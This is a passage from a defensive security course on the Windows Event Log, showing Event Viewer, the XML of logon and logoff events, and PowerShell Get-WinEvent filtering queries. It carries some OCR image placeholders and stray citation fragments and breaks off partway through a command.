Like Java and other compiled languages that make use of a virtual machine, this allows easier and better-protected memory management for applications that are running. Applications are restricted to memory that has been only allocated for them and are unable to read from memory of other processes, including privileged processes. This also means that our user-level software does not have to be rewritten for

[60] (Wikipedia, 2021), https://en.wikipedia.org/wiki/ActiveX

[61] (Wikipedia, 2021), https://en.wikipedia.org/wiki/C_Sharp_(programming_language)

[62] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Visual_Basic_.NET

[63] (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/standard/clr

[64] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Virtual_machine

[65] https://en.wikipedia.org/wiki/Bytecode
(Wikipedia, 2021),

different operating systems that support the .NET framework. In an enterprise environment with different endpoint devices for end users, any endpoint can run a .NET application without the need for a rebuilt application or a new codebase. The only requirement is that the endpoint support the CLR.

In 2016, a free and open-source successor of the .NET Framework was released to the public. Known as *.NET Core*,[66] this evolution of the framework makes .NET available to other operating systems in the marketplace. Applications written in C# and other supported languages can be compiled and executed in Linux as well as macOS without the use of a compatibility layer. The .NET Core was updated extensively, growing from version 1.0 to 3.1 in 2019 alone. With the release of .NET 5 (without the Core designation), the original .NET Framework and .NET Core have been combined and is now known simply as .NET without any other nomenclature.

In the beginning of this section, we discussed how Microsoft's pre-existing programming languages can be used to support and develop applications for the Windows operating system. We discussed how COM expanded Windows operability within applications and across networks by wrapping itself around the lower-level languages of Windows such as C. Then we introduced .NET, which serves as a wrapper around COM, adding more security controls and platform compatibility. In the next Learning Unit, we'll learn about the auditing controls designed for Windows and focus on the security auditing that takes place.

4.5 Windows Event Log

This Learning Unit covers the following Learning Objectives:

1. Gain a basic understanding of Windows Event logs and sources
2. Review several Windows Event logs using the Windows Event Viewer
3. Use PowerShell to query Windows Event logs

This Learning Unit will take approximately 2 hours and 20 minutes to complete.

Now that we've introduced the various built-in Windows frameworks and development environments, let's shift our focus to the *Windows Event Log*, which we'll leverage frequently in this topic.

For system administrators, the *Windows Event Log* is a singular resource to determine what, exactly is happening, or what has happened, in Windows at any point in time. The operating system, as well as applications running within it, can generate events that are recorded for review. This utility enables root-cause analysis of system functions, security controls, and errors.

Defense professionals rely on the Windows Event Log to give them information pertinent to a security incident. They can search for specific activities (such as the creation of a local admin account) or for anomalies within a time frame (such as user authentication during off-hours). As defenders, familiarity with the Windows Event Log is a core discipline. We can use these skills to discover indicators of compromise and accelerate the incident response process.

[66] https://en.wikipedia.org/wiki/.NET
(Wikipedia, 2021),

In this section, we'll explore event classifications, and demonstrate how to view them using the GUI-based Event Viewer. We will then revisit PowerShell to identify and parse Windows events.

4.5.1 Introduction to Windows Events

Before we discuss Windows events, it's important we discuss how they are structured and where they can be found in Windows.

By default, Windows is configured to generate event log entries and store them in a local directory. We can find event log files in C:\Windows\System32\winevt\Logs, where they are saved as .evtx files. Some of these files have generic names (such as Security), while others share the name of the *provider*[67] that generated them. A provider is the name of a program or driver that writes event data to the event log files. Later in this section, we will discover that the name of the provider is extremely relevant as we query Windows event logs using PowerShell.

The event log files are restricted to privileged users, and the data is encoded into hexadecimal values, so we'll need to use the built-in Windows *Event Viewer*[68] to parse the logs.

We can use Event Viewer to view and filter logs created by the user and system activity. We can launch it by searching for it in the taskbar or by running **`eventvwr.exe`** from the command prompt.

When first launched, Event Viewer will display a window with several panes:

[67] (Microsoft, 2018), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/eventlogprov/event-log-provider

[68] https://en.wikipedia.org/wiki/Event_Viewer
(Wikipedia, 2021),





Figure 12: Windows Event Viewer

The left navigation pane presents a tree-like structure for log resources.

In this navigation pane, we have identified *Windows Logs* and *Applications and Services Logs*. Before we go further, it is important to differentiate between these.

Windows Logs acts as the central hub of events for everything happening to the operating system. These events are specific to changes, updates, or actions taken with operating system components. Below, the navigation structure to Windows Logs has been expanded to reveal several new sources: *Application*, *Security*, *Setup*, and *System logs*. *Forwarded Events* refer to events sent to a configured repository and are not relevant at this time.



(Wikipedia, 2021),

Figure 13: Windows Logs categories

Let's review each of these. First, the *Application* log includes events generated by Windows applications, such as when an application 'hangs' or is unresponsive. *Security* logs include authentication and other security-related activities. The *Setup* logs provide details about upgrade installations or replacements by Windows Update.[69] Finally, the *System* logs contain native operating system behaviors that do not fit in any of the other categories, such as system restarts or the mounting of drives.

The *Application and Services Logs* provide detailed event logging of services and applications. They may be developed by Microsoft or third parties who have developed their own providers and defined their own events which need to be tracked. In the next section, we will discuss a monitoring tool that generates specialized Windows events here.

Now that we've discussed the Windows Logs, let's examine the structure of the event log entries.

Each Windows event entry has a *level*,[70] or severity, defined for each service or logging mechanism. We can use these to filter out events based on the severity of the event we are trying to find. An event with the *Information* level indicates that the initiated activity has completed successfully. Events with the *Warning* level suggest that there is no immediate problem but one may arise in the future. *Error* and *Critical* messages both indicate failure, though Critical failures are more severe than Error-level events.

The Security logs include *Audit Success* and *Audit Failure* event levels. These can be configured in the *Local Group Policy Editor*,[71] or applied from a group policy pushed from the *Domain controller*.[72] System administrators and defenders depend on these as they highlight all security control activity and track successes and failures.

[69] (Microsoft, 2021), https://en.wikipedia.org/wiki/Windows_Update

[70] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/eventlog/event-types

[71] (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and2012/dn265982(v=ws.11)

[72] https://en.wikipedia.org/wiki/Domain_controller
(Wikipedia, 2021),

In the center of the Event Viewer interface, the details pane lists a table of events and metadata columns. In the figure below, our details pane lists the table sorted by date and time, along with relevant event information:




Figure 14: Event Viewer details pane

This section has two tabs, *General* and *Details*. The *General* tab (currently selected) contains basic information describing the Windows event in plain language. The *Details* tab presents the metadata used to piece together the event log.

The *Details* tab includes two views: a default *Friendly View* and an *XML View*. Both display the same information, shown in different presentation styles. Friendly View lists fields and associated data in a more human-readable format. XML View shows the metadata in *Extensible Markup Language* (XML).[84]

Let's review an event in detail. This is the XML View of a *Logoff*[85] event in the Security log.

```
<System>
  <Provider Name="Microsoft -Windows-Security-Auditing"
    Guid="{54849625 -5478-4994-a5ba-3e3b0328c30d}" / >
  <EventID>4634</EventID >
  <Version>0</Version>
  <Level>0</Level>
  <Task>12545</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8020000000000000</Keywords>
  <TimeCreated SystemTime ="2021-04-22T15:45:20.4154696Z" / >
  <EventRecordID>41644</EventRecordID>
  <Correlation />
  <Execution ProcessID="716" ThreadID="764" />
  <Channel>Security</Channel>
  <Computer>client01</Computer>
  <Security />
```

[84] (World Wide Web Consortium, 2016), https://www.w3.org/XML/

[85] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4634

```
</System>
<EventData>
  <Data Name="TargetUserSid">S-1-5-21-1241977418-156118851-1443169900-1001</Data>
  <Data Name="TargetUserName">offsec</Data>
  <Data Name="TargetDomainName">CLIENT01</Data>
  <Data Name="TargetLogonId">0x11c9355</Data>
  <Data Name="LogonType">10</Data>
  </EventData>
```

Listing 26 - XML View of a Windows Event

There are two major elements[73] in the XML: *System* and *EventData*. Within the System element are tags such as *Provider Name*, *EventID*, and *TimeCreated*. All of these tags exist in every Windows event and are useful for filtering out individual events based on time or ID. The *Provider Name* indicates that the provider for Security logs is named Microsoft-Windows-Security-Auditing. *TimeCreated* refers to the time that the entry was created, and *EventID* is a numerical value unique to every type of event in Windows Event Log. The *EventData* elements, while useful, change with every type of event that is logged. We can filter on EventData, but it will require advanced knowledge of the tags.

Since the events vary wildly, defenders often focus on Security events that are related to unexpected behavior. This may include an error caused by a configuration change or successful creations of users or services.

[73] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-elements

As an example, let's filter Security events in Event Viewer by *Event ID* and evaluate one of them.




Figure 15: Event Viewer Filter

The right side of Event Viewer lists various actions we can take. If our Security log is highlighted on the navigation pane, we can select *Filter Current Log…* on the right side of the Event Viewer to display the new window illustrated below.




Figure 16: Event Viewer Filter

Since we had already selected Security log, the *Event logs* field is grayed out and cannot be changed. To find events of interest, let's enter a specific Event ID in the field with*<All Event IDs>* as the default text. We'll filter for Event ID 4624, which indicates that "An account was successfully logged on".[87]

This is an activity that takes place when a user authenticates to the destination endpoint system with a username and a password. Once we have filtered our Windows events, we can select one of them to examine the details.

[87] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

Figure 17: Event 4624 selected from filtered events

According to the *Details* tab, this event contains a great deal of EventData. In the XML View, we can review the abbreviated list of entries for this Logon event. Let's focus on the EventData listed below.

```
<EventData>
...
  <Data Name="TargetUserName">offsec</Data>
  <Data Name="TargetDomainName">CLIENT01</Data>
  <Data Name="TargetLogonId">0x16cdd87</Data>
  <Data Name="LogonType">10</Data>
  <Data Name="LogonProcessName">User32</Data>
  <Data Name="AuthenticationPackageName">Negotiate</Data>
  <Data Name="WorkstationName">CLIENT01</Data>
  <Data Name="LogonGuid">{00000000-0000-0000-0000-000000000000}</Data>
  <Data Name="TransmittedServices">-</Data>
  <Data Name="LmPackageName">-</Data>
  <Data Name="KeyLength">0</Data>
  <Data Name="ProcessId">0x2e8</Data>
  <Data Name="ProcessName">C:\Windows\System32\svchost.exe</Data>
  <Data Name="IpAddress">192.168.51.50</Data>
...
</EventData>
```

Listing 27 - EventData for Logon Event in XML View

First, the *TargetUserName* tag indicates that the *offsec* user logged on to our Windows endpoint. Knowing who was logged in during or after an incident can be important as the user account's privileges may enable the installation of malware or other *actions on objective*. If the user has minimal privileges, then follow-up investigations may be required to determine if they had somehow been elevated. We will discuss this type of privilege escalation later in the course.

Next, the *LogonType* tag has the value "10". According to Microsoft's Logon Event documentation,[74] LogonType 10 indicates a *RemoteInteractive* logon. *RemoteInteractive* refers to the use of *Remote Desktop* services to access the Windows machine, using the *Remote Desktop Protocol* (RDP).[75] The native Windows RDP client is mstsc.exe, the *Microsoft Terminal Services Client*. Using RDP to access a Windows machine is different from logging in to a physical workstation and these differences in expected behavior are particularly interesting to us as defenders.

The final data point we will highlight is the *IpAddress* tag. This contains the source IP of the remote connection. Defenders that know their network can quickly determine if a remote connection from a given IP address is reasonable. If the connection is unreasonable and a compromise is suspected, they should review log data related to the source IP. Following network

[74] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

[75] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Remote_Desktop_Protocol

communications by an IP can also help paint a picture of how a user migrated to numerous endpoints in the network.

Log data can be overwhelming, but as defenders we should remain curious when we encounter potentially suspect log entries. For example, even though this is just a Logon event, is there anything out of the ordinary? Has the event activity occurred during off-hours and outside of any scheduled maintenance windows? Is this a *Logon Type* 10, which indicates the account is highlyprivileged? Are there other events we can correlate around this time frame? These questions and others can foster an investigative mindset that will serve us well as defenders. Even though many security appliances and enterprise analytic software can assist in this process, we should learn to cultivate this investigative mindset.

Now that we've used Event Viewer to examine one event log, let's discuss a more scalable approach. In the next section, we'll learn how to examine event logs with PowerShell.

4.5.2 PowerShell and Event Logs

It's relatively easy to review event logs from one endpoint using Event Viewer. However, since larger enterprises obviously run many systems, including many Windows-based systems each with individual event logs, manual review could be very time-consuming. Given what we know about event logs and how to find them manually, we can use PowerShell to speed up the collection and review of event logs.

We can use the PowerShell *Get-WinEvent* cmdlet to query event logs, filter event logs, and even perform programmatic actions based on the output. To demonstrate this, we'll open a PowerShell prompt with Administrative privileges. While we can read Application, System, and Setup logs without elevated privileges, the Security logs are protected from unprivileged access. To avoid bothersome error messages about unauthorized operations, we'll be running our commands in an Administrator PowerShell prompt.

In our PowerShell prompt, we'll use **`Get-WinEvent`** with the **`-ListLog`** argument to get the details about the four Windows logs. Below, we'll find that each log has a *LogMode*, a *MaximumSizeInBytes*, and a *RecordCount*. Before we start to list individual event log entries, we should spend a moment to discuss the significance of each field in the event logs.

```
PS C:\Windows\system32> Get-WinEvent -ListLog Application, Security, Setup, System

LogMode   MaximumSizeInBytes RecordCount LogName
-------   ------------------ ----------- -------
Circular            20971520        4388 Application
Circular            20971520         981 Security
Circular             1052672          60 Setup
Circular            20971520        1019 System
```

Listing 28 - Using Get-WinEvent to list all the different Windows Event Logs

The *LogMode* refers to how the log will behave as entries reach maximum capacity. The *Circular* value indicates that, as the volume of entries in bytes reaches a maximum, the oldest entries will be deleted to make room for new ones on the endpoint. If events are forwarded on to a centralized server for longer-term storage, then the risk of permanently losing time-sensitive data can be minimized.

Security personnel can load and query the backed-up event logs stored on the local system or from a forwarded destination designated by the systems administrator.

The *MaximumSizeInBytes* is the maximum number of bytes that can be written to a log before the *LogMode* is executed. Except for the Setup log shown above, the other logs are set to 20 MB by default. According to Microsoft, event entries average 500 bytes.[76] It's expected that ordinary user activity would generate tens of thousands of events over a long period of time. By default, these logs do not have a set time period before older entries are deleted. It is defined by the MaximumSizeInBytes.

RecordCount refers to the number of individual event entries for each log respectively. With the average size of event entries in mind, we might be able to estimate the number of records each log can contain before older entries are deleted.

Now that we understand the limits and logging behavior of each log, let's start retrieving individual event entries using PowerShell. To begin, we'll use **`Get-WinEvent`** with the **`-LogName`** argument to list all of the Security events in a tabular format. We'll pipe the output to **`Select-Object`**, using the **`-first 10`** argument to get the latest ten event entries. In this output, the *Message* field output of one column is truncated.

```
PS C:\Windows\system32> Get-WinEvent -LogName Security | Select-Object -first 10
   ProviderName: Microsoft-Windows-Security-Auditing
TimeCreated             Id LevelDisplayName Message
-----------             -- ---------------- -------
4/23/2021 11:44:01 AM 4702 Informational    A scheduled task was updated....
4/23/2021 11:34:00 AM 4702 Informational    A scheduled task was updated....
4/23/2021 11:34:00 AM 4702 Informational    A scheduled task was updated....
4/23/2021 11:34:00 AM 4702 Informational    A scheduled task was updated....
4/23/2021 11:33:59 AM 4702 Informational    A scheduled task was updated....
4/23/2021 11:33:59 AM 4702 Informational    A scheduled task was updated....
4/23/2021 11:33:59 AM 4624 Information      An account was successfully logged on....
4/23/2021 11:23:59 AM 4702 Informational    A scheduled task was updated....
4/23/2021 11:23:59 AM 4702 Informational    A scheduled task was updated....
4/23/2021 11:23:59 AM 4702 Informational    A scheduled task was updated....
```

Listing 29 - Getting all Security events with Get-WinEvent

The cmdlet outputs retrieved the *TimeCreated*, *Id*, *LevelDisplayName*, and *Message* fields by default. The cmdlet also displays the *ProviderName* for the Security log.

Now that we know how to collect Windows events by log name, let's examine how we can better filter the output.

For example, let's collect all of the *Logon* events available in the Security log. We know that the Event ID for Logon events is 4624. We also know that **`Get-WinEvent`** retrieves the *TimeCreated*, *Id*, *LevelDisplayName*, and *Message* fields. Knowing this, let's adjust our command. We'll also add the parameter **`-first 10`** to our **`Select-Object`** cmdlet to limit our output to the latest 10 event entries.

Finally, we will use **`Where-Object`** to select events where the *Id* is equal to 4624. Then, to reduce output, we'll use **`Select-Object`** to get the *TimeCreated* and *Message* fields only.

[76] (Microsoft, 2019), https://docs.microsoft.com/en-US/previous-versions/windows/it-pro/windows-server-2008-R2-and2008/dd349798(v=ws.10)


```
PS C:\Windows\system32> Get-WinEvent -LogName 'Security' | Where-Object { $_.Id -eq
"4624" } | Select-Object -Property TimeCreated,Message -first 10

TimeCreated          Message
-----------          -------
4/23/2021 2:18:25 PM An account was successfully logged on....
4/23/2021 2:18:24 PM An account was successfully logged on....
4/23/2021 2:12:23 PM An account was successfully logged on.... 4/23/2021
10:16:55 AM An account was successfully logged on....
4/23/2021 10:05:57 AM An account was successfully logged on....
4/23/2021 10:05:57 AM An account was successfully logged on....
4/23/2021 10:00:11 AM An account was successfully logged on....
4/23/2021 9:54:07 AM  An account was successfully logged on....
4/23/2021 9:52:18 AM  An account was successfully logged on....
4/23/2021 9:48:55 AM  An account was successfully logged on....
```

Listing 30 - Getting all Logon Events with Get-WinEvent

The abbreviated output above shows ten entries for the *Logon* event. This is an overly-broad query that could take a long time to finish, if we didn't limit our output. We should consider additional conditions to help refine our queries as collecting all events of one type could make analysis time-consuming.

If we want to run down anomalous behavior by reviewing event logs, we'll need to figure out ways to narrow the scope of our search. *Where-Object* is useful for all cmdlets that retrieve objects for output in PowerShell, but we may be able to use something unique to the *Get-WinEvent* cmdlet.

The Get-WinEvent cmdlet allows a special **`FilterHashTable`** query parameter.[77] This parameter accepts more than one conditional filter in the form of a *hash table*.[78] In PowerShell, a hash table is a data structure that stores pairings of keys and associated values. This is similar to the Windows Registry, in which a single value is assigned to a specific key. Rather than rely on the Where-Object cmdlet, we can insert all of our conditions (including log name) into the hash table.

A hash table is a more efficient approach since the output from Get-WinEvent does not need to be sent through the pipeline to another cmdlet before being printed out. All conditions within the hash table will be met at once.

Let's take our original query and use the **`FilterHashTable`** argument to choose our filter conditions. We'll specify a starting time and ending time for the Security events we want to retrieve, using curly braces around our keys and values.

In this example, we'll query for all Logon events in the Security log on 4/23/2021 between 2 and 2:30 PM.

```
PS C:\Windows\system32> Get-WinEvent -FilterHashtable @{LogName='Security';
StartTime="4/23/2021 14:00:00"; EndTime="4/23/2021 14:30:00"; ID=4624} | Select-Object
-Property TimeCreated,Message
```

```
TimeCreated           Message
-----------           -------
4/23/2021 2:18:25 PM An account was successfully logged on....
```

[77] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/scripting/samples/creating-get-winevent-queries-withfilterhashtable

[78] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_hash_tables


```
4/23/2021 2:18:24 PM An account was successfully logged on....
4/23/2021 2:12:23 PM An account was successfully logged on....
```

Listing 31 - Using FilterHashtable with Get-WinEvent to filter events

With our time-constrained query, we were able to quickly narrow down the results to three Logon events. It's worth noting that **`FilterHashtable`** requires a *LogName*, *ProviderName*, or *Path.* If we know the provider of an event log or the file/network path to saved events we can query those as well.

Now that we know we can specify a time and date range, it may be worth investigating a distinct range for analysis purposes. We'll try a theoretical scenario, as these event entries won't be available in our VM. Let's say that we search for Logon events occurring over the course of two days where it is expected that no users will be logged in (such as a weekend). Let's assume that users do not typically access the system between 4/23/2021 at 7 PM and 4/26/2021 at 7 AM. Our expectation is that the query will return an error, due to a lack of results.

```
PS C:\Windows\system32> Get-WinEvent -FilterHashtable @{LogName='Security';
